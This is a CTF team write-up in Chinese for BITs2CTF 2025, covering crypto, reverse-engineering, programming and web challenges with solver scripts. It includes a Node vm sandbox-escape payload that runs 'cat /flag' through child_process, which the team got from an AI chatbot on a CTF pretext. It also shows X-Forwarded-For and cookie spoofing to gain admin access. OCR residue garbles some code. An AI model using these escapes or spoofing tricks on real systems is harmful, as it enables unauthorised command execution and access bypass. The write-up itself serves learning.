战队名称

蒙的 flag 都队

比赛排名

总分数：2902

学生组/大一新生组排名：19

总排名：22

战队成员

llleaves、叶子菁

suyunb04、王佳瑜

wjn623728、王景楠

签到

1、连接好靶机之后打开网页，看到要求上传带校徽的北理美景

2、签到题嘛，直接上传试试看（随便找了一张）

3、成功获取 flag（忘记截屏了）

babyRSA

1、解压之得到一个 encrypt 程序以及 secret 文档，提示已经很明显了，一个 RSA 解密，直接扔给 ds 写解密脚本

2、得到程序如下

```
import gmpy2
def long_to_bytes(n):
    return n.to_bytes((n.bit_length() + 7) // 8, 'big')
N = 636585149594574746909030160182690866222909256464847291783000651837227921337237899651287943597773270944384034
m1 = 437018910555377754758713090674828434552623609418189605883878395265943244846522356956125593648928796885738904
m2 = 423775156887345771483214073174563566225971899378137973113300330050744806291600501030439300493007373439572486
e = 65537
def fermat_factor(n):
    a = gmpy2.isqrt(n)
    b2 = a*a - n
    while not gmpy2.is_square(b2):
        a += 1
        b2 = a*a - n
    b = gmpy2.isqrt(b2)
    return a+b, a-b
p, q = fermat_factor(N)
phi = (p-1)*(q-1)
d = gmpy2.invert(e, phi)
c1 = pow(m1, d, N)
c2 = pow(m2, d, N)
F1_plus_F2 = c1
F1_times_F2 = (c1**3 - c2) // (3 * c1)
D = F1_plus_F2**2 - 4*F1_times_F2
sqrtD = gmpy2.isqrt(D)
F1 = (F1_plus_F2 + sqrtD) // 2
F2 = F1_plus_F2 - F1
flag1 = long_to_bytes(F1)
flag2 = long_to_bytes(F2)
flag = flag2 + flag1
print("Flag:", flag.decode())
```

3、运行得到 flag

```
D:\CTFtool1\.venv\Scripts\python.exe D:\shujuchuli\jiemi.py
Flag: BITs2CTF{isjna_cask_asdasfasqwe_dmqwo}

进程已结束，退出代码为 0
```

remaining things

1、解压得到一个文档里面有 e,N1,N2,N3,C1,C2,C3，结合提示舍南舍北剩栽杏，水落水生惟钓鱼，昔人已乘黄鹤去，此地空余黄鹤楼，以及题名 remain，都是指想剩余，显然是用中国剩余定理解题

2、把文档中的参数扔给 ds，让其根据中国剩余定理写解密脚本，大致如下

```
e = 3
N1 = 19831146070473780450608271965513333016477420167810804693209535211751519378798100050738 3
C1 = 13192445407076444144417541514427188094854353253584529650871742429298429176122106888115 3
N2 = 66111404265300574613935728983655950688111510106384565086238514901421964133746188531859 1
C2 = 41998123843875621116729989501531316956049116280732482300490270393719879500976089055100 5
N3 = 14126749535297606509514418674348551918358936748316341471639452521057767873962355396372 4
C3 = 41663026452800366344084116174180504236555705080505184877204086431216138707209002745841 4
def chinese_remainder(n, a):  1个用法
    total = 1
    for ni in n:
        total *= ni
    result = 0
    for ni, ai in zip(n, a):
        p = total // ni
        result += ai * gmpy2.invert(p, ni) * p

    return result % total
print("使用中国剩余定理求解...")
n_list = [N1, N2, N3]
c_list = [C1, C2, C3]
X = chinese_remainder(n_list, c_list)
print("对结果开立方根...")
m, exact = gmpy2.iroot(X, e)
if exact:
    print("✓ 攻击成功!")
    print(f"恢复的明文 m = {m}")
    plaintext_bytes = long_to_bytes(m)
    print(f"明文(十六进制): {plaintext_bytes.hex()}")
    try:
        plaintext_str = plaintext_bytes.decode('utf-8')
        print(f"明文(文本): {plaintext_str}")
    except:
        print("明文不是有效的UTF-8文本，可能是flag格式")
        print(f"原始字节: {plaintext_bytes}")
else:
    print("× 开立方失败")
print("\n验证:")
for i, (ni, ci) in enumerate(zip(n_list, c_list)):
    computed_c = pow(m, e, ni)
```

3、运行得到 flag

```
D:\CTFtool1\.venv\Scripts\python.exe D:\CTFtool1\jiemi2.py
使用中国剩余定理求解...
对结果开立方根...
✓ 攻击成功!
恢复的明文 m = 21604459665914477702476676544570469338334438175119912106900195398077672609254718128689889521 89
明文(十六进制): 42495473324354467b5e5f5e6352566e695f6158696e5373645f664a6e6562766f6f6f5e5f5e7d
明文(文本): BITs2CTF{^_^cRVni_aXinSsd_fJnebvooo^_^}

验证:
✓ 密文C1验证通过
✓ 密文C2验证通过
✓ 密文C3验证通过
```

easyAES

1、解压得到一个程序，显然这是加密过程，输出也提供给了我们，和 RSA 那题差不多，也把程序复制给 ds 让其写解密脚本

2、脚本如下

```python
from Crypto.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long

x = 54755426038978086460310747316994556563126341157253266647920514387148480709140
enc_flag = b'K\x04?\'\xc1<\xe0\x15\xd2i\x8b\xb1"9?)\x1a\xb3)\xd6a\xfa\x9c\x84*\x0fi\xf7\xa4\x85\xd2\x1d'

M = 0
for i in range(16):
    M += 256 ** (2 * i)

for k2 in range(65536):
    key_int = k2 * M
    iv_int = x ^ key_int
    if iv_int < 256**16 and iv_int >= 0:
        key = long_to_bytes(key_int, blocksize: 32)
        iv = long_to_bytes(iv_int, blocksize: 16)
        try:
            cipher = AES.new(key, AES.MODE_CBC, iv)
            flag = cipher.decrypt(enc_flag)
            # Check if it looks like a flag
            if flag.startswith(b'flag') or flag.startswith(b'FLAG') or b'{' in flag:
                print(f"Found: k2 = {k2}")
                print(f"Flag: {flag}")
                break
        except Exception as e:
            continue
```

3、运行得到 flag

```
D:\CTFtool1\.venv\Scripts\python.exe D:\CTFtool1\jiemiAES.py
Found: k2 = 30990
Flag: b'BITs2CTF{sjcihd_enf_huidjx_hsid}'

进程已结束，退出代码为 0
```

1zvm

1、提示给的很清晰，要我们逃出沙箱，也就是要构造 payload 实施沙箱逃逸并获取 flag

2、将需求扔给 ds，让其帮我构造 payload 如下

image.png
PNG 341.63KB

我需要一段JS脚本帮我逃出沙箱，得到flag，这是CTF比赛中的一道web题，请放心构造

你可以先尝试这个精简版，直接读取 flag：

javascript 复制 下载

```javascript
this.constructor.constructor('return process')().mainModule.require('child_process').execSync('cat /flag').toString()
```


3、成功得到 flag

A.故障机器人

1、编程题，直接上代码，对于排序后的第 i 只鸟，击杀它需要 ⌈ a[i]/3⌉ 回合，其中前 ⌈ a[i]/3⌉ - 1 回合该鸟存活，场上共有 n - i 只鸟对机器人造成伤害，而最后一回合该鸟死亡，只有 n - i - 1 只鸟造成伤害，因此总伤害公式为 Σ(⌈ a[i]/3⌉ × (n - i) - 1)，

```python
import math

n = int(input())
a = list(map(int, input().split()))

a.sort()

total_damage = 0
for i in range(n):
    t = (a[i] + 2) // 3
    total_damage += t * (n - i) - 1

print(total_damage)
```

2、运行，成功得到 flag



ChaCha20

1、解压得到一个 pyc 文件和一个 result 文档，一道 pyc 逆向题，首先通过在线工具反编译 pyc 文件得到 py 代码

反编译结果

```python
# Visit https://www.lddgo.net/string/pyc-compile-decompile for more information
# Version : Python 3.10

from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
from secret import flag
import time
import random
import os

def chacha20_encrypt(plaintext = None, key = None, nonce = None):
    cipher = Cipher(algorithms.ChaCha20(key, nonce), None, default_backend(), **('mode', 'backend'))
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return ciphertext

if __name__ == '__main__':
    k1 = bytes_to_long(os.urandom(32))
    n1 = bytes_to_long(os.urandom(16))
    print(f'''k1={k1}''')
    print(f'''n1={n1}''')
    random.seed(int(time.time()) % 100)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = long_to_bytes(k1 ^ k2)
    nonce = long_to_bytes(n1 ^ n2)
    encrypted_data = chacha20_encrypt(flag, key, nonce)
    print(f'''加密后: {encrypted_data.hex()}''')
    return None
```

2、将 py 代码和输出文件都扔给 ds 让其帮我们生成解密脚本

return None
这样一个pyc文件逆向后的代码，已知程序输出为文档result，根据chacha20加密复原明文，给出解密脚本

好的，我们先一步步分析这个加密流程，然后写出解密脚本。

```python
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms
from cryptography.hazmat.backends import default_backend
from Crypto.Util.number import long_to_bytes, bytes_to_long
import random
k1 = 89156737880809474145449532029493055444849328922741582677584755390029529653680
n1 = 209794022060737284785334570850445075 92
ciphertext_hex = "a8c123f27ed9d34a6040a98f0b9d5e22930ca34bd3195e27a1e73725aba2f3eff888"
ciphertext = bytes.fromhex(ciphertext_hex)
def force_length(b, length):  2 用法
    if len(b) < length:
        return b'\x00' * (length - len(b)) + b
    elif len(b) > length:
        return b[-length:]
    else:
        return b
for seed in range(100):
    random.seed(seed)
    k2 = random.getrandbits(128)
    n2 = random.getrandbits(64)
    key = force_length(long_to_bytes(k1 ^ k2),  length: 32)
    nonce = force_length(long_to_bytes(n1 ^ n2),  length: 16)
    try:
        cipher = Cipher(algorithms.ChaCha20(key, nonce), mode=None, backend=default_backend())
        decryptor = cipher.decryptor()
        plaintext = decryptor.update(ciphertext)
        if all(32 <= b < 127 for b in plaintext):
            print(f"Seed {seed}: {plaintext.decode()}")
        elif b'flag' in plaintext or b'CTF' in plaintext or b'BIT' in plaintext:
            print(f"Seed {seed} (hex): {plaintext.hex()}")
            print(f"Seed {seed} (raw): {plaintext}")
    except Exception as e:
        continue
```

3、运行脚本，成功获取 flag

```
D:\CTFtool1\.venv\Scripts\python.exe D:\CTFtool1\jiemichacha20.py
Seed 37: BITs2CTF{pyc_reverse_is_important}
```

math

1、首先打开可执行文件看一下，发现需要输入 6 个六位数，输完会退出

2、还是直接去 IDA 分析一下，主函数很简单，就是输入六个六位数，flag 由 6 个十六进制数拼接而成，对应经过 judge 函数的 a, b, c, d, e, f 变量

```
  _main();
  puts(&Buffer);
  putchar(10);
  printf("a = ");
  if ( scanf("%u", &a) != 1 )
    return 0;
  printf("b = ");
  if ( scanf("%u", &b) != 1 )
    return 0;
  printf("c = ");
  if ( scanf("%u", &c) != 1 )
    return 0;
  printf("d = ");
  if ( scanf("%u", &d) != 1 )
    return 0;
  printf("e = ");
  if ( scanf("%u", &e) != 1 )
    return 0;
  printf("f = ");
  if ( scanf("%u", &f) != 1 )
    return 0;
  if ( judge(a, b, c, d, e, f) )
  {
    puts("Right.");
    v7 = f;
    v6 = e;
    LODWORD(a6) = d;
    LODWORD(a5) = c;
    sprintf(s, "BITs2CTF{%x%x%x%x%x%x}", a, b, a5, a6, v6, v7);
    puts(s);
  }
  else
  {
    puts("Wrong.");
  }
  return 0;
}
```

3、接下来看 judge 函数，得到有 6 个方程需要满足：

fun1(a1, a2) % 0xE8329 == 597141

fun1(fun2(a1, a2), fun3(2, a3)) == 1644082

fun4(fun3(4, a6), a4) == 1161537

fun3(5, fun2(a4, a5)) == 343890

fun1(a1, a6) == 1136538

fun2(fun3(3, a4), fun2(a4, a5)) == 1952901

```
  if ( a1 <= 0x186A0 || a2 <= 0x186A0 || a3 <= 0x186A0 || a4 <= 0x186A0 || a5 <= 0x186A0 || a6 <= 0x186A0 )
    return 0;
  if ( a1 > 0xF423F || a2 > 0xF423F || a3 > 0xF423F || a4 > 0xF423F || a5 > 0xF423F || a6 > 0xF423F )
    return 0;
  v1 = (unsigned int)fun1(a1, a2) % 0xE8329;
  t1 = fun2(a1, a2);
  t2 = fun3(2u, a3);
  v2 = fun1(t1, t2);
  t3 = fun3(4u, a6);
  v3 = fun4(t3, a4);
  t4 = fun2(a4, a5);
  v4 = fun3(5u, t4);
  v5 = fun1(a1, a6);
  t5 = fun3(3u, a4);
  v6 = fun2(t5, t4);
  return v1 == 597141 && v2 == 1644082 && v3 == 1161537 && v4 == 343890 && v5 == 1136538 && v6 == 1952901;
}
```

4、查看 fun1-fun4 的作用，fun1 是个逐位的二进制加法器

```
uint64_t __cdecl fun1(uint32_t a1, uint32_t a2)
{
  uint32_t b2; // [rsp+8h] [rbp-18h]
  uint32_t b1; // [rsp+Ch] [rbp-14h]
  char pos; // [rsp+10h] [rbp-10h]
  unsigned int carry; // [rsp+14h] [rbp-Ch]
  uint64_t sum; // [rsp+18h] [rbp-8h]

  sum = 0i64;
  carry = 0;
  pos = 0;
  while ( a1 || a2 )
  {
    b1 = a1 & 1;
    b2 = a2 & 1;
    a1 >>= 1;
    a2 >>= 1;
    sum |= (unsigned __int64)(((unsigned __int8)b2 ^ (unsigned __int8)(b1 ^ carry)) & 1) << pos;
    carry = b1 & (b2 | carry) | b2 & carry;
    ++pos;
  }
  return sum | ((unsigned __int64)carry << pos);
}
```

fun2(a1, a2) = fun1(a1, -a2) = a1 + (-a2) = a1 - a2

```
uint64_t __cdecl fun2(uint32_t a1, int a2)
{
  return fun1(a1, -a2);
}
```

fun3 是通过移位和加法实现的乘法器

```
uint32_t __cdecl fun3(uint32_t a1, int a2)
{
  char shift; // [rsp+8h] [rbp-8h]
  uint32_t acc; // [rsp+Ch] [rbp-4h]

  acc = 0;
  shift = 0;
  while ( a1 )
  {
    if ( (a1 & 1) != 0 )
      acc += a2 << shift;
    a1 >>= 1;
    ++shift;
  }
  return acc;
}
```

fun4 实现的是按位异或(XOR)运算

```
uint32_t __cdecl fun4(uint32_t a1, uint32_t a2)
{
  char v2; // al
  unsigned int v8; // [rsp+0h] [rbp-10h]
  unsigned int v7; // [rsp+4h] [rbp-Ch]
  int v6; // [rsp+8h] [rbp-8h]
  unsigned int v5; // [rsp+Ch] [rbp-4h]

  v5 = 0;
  v6 = 0;
  while ( a1 || a2 )
  {
    v7 = a1 & 1;
    v8 = a2 & 1;
    a1 >>= 1;
    a2 >>= 1;
    v2 = v6++;
    v5 += (v7 ^ v8) << v2;
  }
  return v5;
}
```

5、根据以上分析，我们可以化简方程为

(a1 + a2) % 0xE8329 = 597141

(a1 - a2) + 2*a3 = 1644082

(4*a6) ^ a4 = 1161537

5*(a4 - a5) = 343890

a1 + a6 = 1136538

3*a4 - (a4 - a5) = 1952901

6、编写解题脚本，运行得到 flag

```
D:\CTFtool1\.venv\Scripts\python.exe D:\CTFtool1\math解密.py
已知:
a4 = 673893 (0xa4865)
a5 = 605115 (0x93bbb)
验证方程4: 5*(a4 - a5) = 343890 == 343890
验证方程6: 3*a4 - (a4 - a5) = 1952901 == 1952901

找到解!
a1 = 678737 (0xa5b51)
a2 = 869485 (0xd446d)
a3 = 917415 (0xdffa7)
a4 = 673893 (0xa4865)
a5 = 605115 (0x93bbb)
a6 = 457801 (0x6fc49)

验证所有方程:
方程1: (a1 + a2) % 0xE8329 = (678737 + 869485) % 951081 = 597141 == 597141
方程2: (a1 - a2) + 2*a3 = (678737 - 869485) + 2*917415 = 1644082 == 1644082
方程3: (4*a6) ^ a4 = (4*457801) ^ 673893 = 1161537 == 1161537
方程4: 5*(a4 - a5) = 5*(673893 - 605115) = 343890 == 343890
方程5: a1 + a6 = 678737 + 457801 = 1136538 == 1136538
方程6: 3*a4 - (a4 - a5) = 3*673893 - (673893 - 605115) = 1952901 == 1952901

Flag: BITs2CTF{a5b51d446ddffa7a486593bbb6fc49}

最终Flag: BITs2CTF{a5b51d446ddffa7a486593bbb6fc49}

进程已结束，退出代码为 0
```

http

1、连接好靶机之后打开网页，要看源代码


view-source:打开源代码

不安全 view-source:http://127.0.0.1:54605/


```
<!doctype html>
<html>
<head>
    <meta charset="utf-8">
    <title>第0关</title>
    <link rel="stylesheet" href="css/default.css">
</head>
<body>
<div class="overlay">
    <h1>欢迎来到BITs2CTF 2025</h1>
    <h1>答案就在网页源代码里</h1>
    <!--恭喜你学会查看网页源代码-->
    <!--前往/re9uest.php进入下一关-->
    <br><br><br>
```

成功过关

3、第二关，搜索得到是 robots.txt




访问，看到新的 php 文件



4、来到第三关


依然用 hackbar，Add Header，伪造 X-Forwarded-For 请求头：X-Forwarded-For: 127.0.0.1



过关

5、第四关，要 admin 身份访问

还是 hackbar，改 cookie，使 admin=1，user=admin



通关

6、猜是 base64，解码，得到 flag

QwQwQwQ


1、算法题，核心思路如下：先预计算 `'q'` 在递归展开 (k) 次后的长度序列 `len[t]`，并对超大值用 `INF` 封顶。对于每次查询 `(k, x)`，先计算原串 `s` 展开后的总长度，若 `x` 超界则直接返回 `'0'`。否则通过累加各个字符展开后的块长，找到 `x` 落在哪个原字符上；若该字符不是 `'q'`，块长为 1，直接返回该字符。若为 `'q'`，则利用 `q(t)=q(t-1)+"w"+q(t-1)` 的三段结构，根据位置判断落在左子树、中间 `'w'`、或右子树，并不断向下缩小到 `t=0`，最终得到目标字符。

2、具体代码：

```cpp
#include <iostream>
#include <vector>
#include <string>
using namespace std;

using int64 = long long;
const unsigned long long INF = (unsigned long long)9e18;

int main() {
    ios::sync_with_stdio(false);
    cin.tie(nullptr);

    string s;
    cin >> s;
    int m;
    cin >> m;

    // 预计算 len_q[t] = min(INF, 2^{t+1}-1) 直到溢出
    vector<unsigned long long> len;
    len.push_back(1ULL); // t=0
    for (int t = 1; t < 62; t++) {
        unsigned long long prev = len.back();
        unsigned long long cur;
        if (prev > (INF - 1) / 2) cur = INF;
        else cur = prev * 2 + 1;
        len.push_back(cur);
    }
    // len[t] 有效到 t<=61，之后视为 INF

    string ans;
    ans.reserve(m);

    for (int qi = 0; qi < m; ++qi) {
        long long k_input;
        unsigned long long x;
        cin >> k_input >> x;

        // cap k to index in len: if k_input >= len.size() treat as very large (use last index)
        int k = (k_input < (long long)len.size()) ? (int)k_input : ((int)len.size() - 1);

        // 先计算总长度，检查x是否超出范围
        unsigned long long total_len = 0;
        for (int i = 0; i < (int)s.size(); ++i) {
            unsigned long long add = (s[i] == 'q') ? len[k] : 1ULL;
            if (total_len > INF - add) {
                total_len = INF;
                break;
            }
            total_len += add;
        }

        if (x > total_len) {
            ans.push_back('0');
            continue;
        }

        // 找出 x 属于哪个原字符块
        unsigned long long acc = 0;
        int idx = -1;
        unsigned long long local_pos = 0; // x relative to that block
```

```cpp

        for (int i = 0; i < (int)s.size(); ++i) {
            unsigned long long add = (s[i] == 'q') ? len[k] : 1ULL;
            if (add > INF - acc) {
                // 如果累加会溢出，说明x一定在这个块中
                idx = i;
                local_pos = x - acc;
                break;
            }
            if (acc + add >= x) {
                idx = i;
                local_pos = x - acc; // 1-based within this block
                break;
            }
            acc += add;
        }

        if (idx == -1) {
            ans.push_back('0');
            continue;
        }

        char orig = s[idx];
        if (orig != 'q') {
            // block length is 1 always
            if (local_pos == 1)
                ans.push_back(orig);
            else
                ans.push_back('0');
            continue;
        }

        // orig == 'q'，在 k_input 次展开中寻找 local_pos
        int t = (k_input < (long long)len.size()) ? (int)k_input : ((int)len.size() - 1);
        unsigned long long y = local_pos;
        char res = '0'; // 默认输出0

        while (t >= 0) {
            if (t == 0) {
                if (y == 1)
                    res = 'q';
                else
                    res = '0';
                break;
            }

            unsigned long long left = len[t - 1];
            if (y <= left) {
                // go to left: same as t-1
                t = t - 1;
                continue;
            }
            else if (y == left + 1) {
                res = 'w';
                break;
            }
            else if (y <= left + 1 + left) {
                y = y - (left + 1);
                t = t - 1;
                continue;
            }
```

3、成功，获取 flag


BITs2CTF PPC Checker
Submit your solution.
If it's AC, the flag will be revealed.
CHALLENGE
[BITs2CTF_2025_PPC_B] [BITs2(
LANGUAGE
cpp
SOURCE FILE
选择文件
qwqwqw.cpp
FILENAME OVERRIDE (OPTIONAL)
main.cpp
If empty, the uploaded filename will be used.
SUBMIT TO JUDGE
Accepted
ACCEPTED
ACCEPTED · FLAG
BITs2CTF{870fd324-a559-495f-86f4-a26754e13b50}
Verdict: AC